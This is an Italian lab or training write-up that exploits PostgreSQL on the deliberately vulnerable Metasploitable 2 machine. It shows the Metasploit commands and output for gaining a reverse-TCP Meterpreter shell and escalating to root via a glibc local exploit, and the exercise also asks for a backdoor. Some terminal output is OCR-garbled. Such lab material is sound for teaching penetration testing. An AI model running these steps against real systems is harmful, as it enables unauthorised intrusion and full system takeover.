Usa il modulo **exploit/linux/postgres/postgres payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Escalation di privilegi e backdoor:

Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.

Esegui il comando getuid per verificare l'identità dell'utente corrente.

Usa il modulo **post** di **msfconsole** per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.

Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.

Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente **getuid** o tentando di eseguire un comando che richiede privilegi di root.

sempre usando msfconsole installa una **backdoor** e dimostra che puoi accedere ad essa in un momento successivo.

Suggerimento criptico: ricorda che sei nella sessione del procione e quindi fai attenzione agli architetti. SUGGERIMENTO al suggerimento criptico e non solo: procione in inglese vuol essere anagramma.

Cerchiamo il modulo suggerito dall'esercizio, utilizziamolo e settiamo i parametri che il modulo ci richiede per essere avviato.

```
<u>usf6</u> > search exploit/linux/postgres/postgres_payl
bad
Matching Modules
  # Name
                                                Disc
losure Date Rank
                        Check Description
  0 exploit/linux/postgres/postgres_paylgad
                                                2007
06-05
                               PostgreSQL for Linux
Payload Execution
Interact with a module by name or index. For exampl
es_payload
nsf6 > use 0
*] Using configured payload linux/x86/meterpreter/
reverse_tcp
<u>msf6</u> exploit(linux/postgres/postgres_payload) > set LHOST 192.168.11.112
LHOST ⇒ 192.168.11.112
isf6 exploit(linux/postgres/postgres_payload) > show options
```

Una volta avviata la sessione di meterpreter eseguiamo il comando **getuid** e vedremo che il nostro id utente è postgres, il nostro compito è quello di diventare root, per farlo mettiamo la sessione in background e cerchiamo un modulo che ci faccia fare un escalation dei privilegi.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)


[*] Uploaded as /tmp/nvByHZIf.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41476) at 2 024-10-30 14:27:51 -0400

meterpreter > getuid
Server username: postgres
meterpreter > ■
```

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > search suggester
```

Il modulo in questione è il seguente post/multi/recon/local exploit suggester

Dopo aver utilizzato il modulo se eseguiamo il comando options possiamo vedere che per eseguire l'exploit ci richiede di impostare la sessione, in questo caso quella che abbiamo messo precedentemente in background, cioè exploit/linux/postgres/postgres_payload



Una volta impostata la sessione e avviato l'exploit ci apparirà una lista di tutti i moduli vulnerabili che si possono exploitare per eseguire un escalation dei privilegi.

Avviamo la prima e impostiamo il payload corretto, altrimenti non ci aprirà la sessione di meterpreter.

Ora possiamo impostare la sessione e la local port e una volta entrati possiamo verificare sempre tramite il comando **getuid** se siamo diventati root

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.0gdodM6' (1271 bytes) ...
[*] Writing '/tmp/.ASrVdSy5' (281 bytes) ...
[*] Writing '/tmp/.ASrVdSy5' (281 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4445 → 192.168.11.112:45045) at 2024-10-31 16:32:36 -0400
meterpreter > getuid
Server username: root
meterpreter > ■
```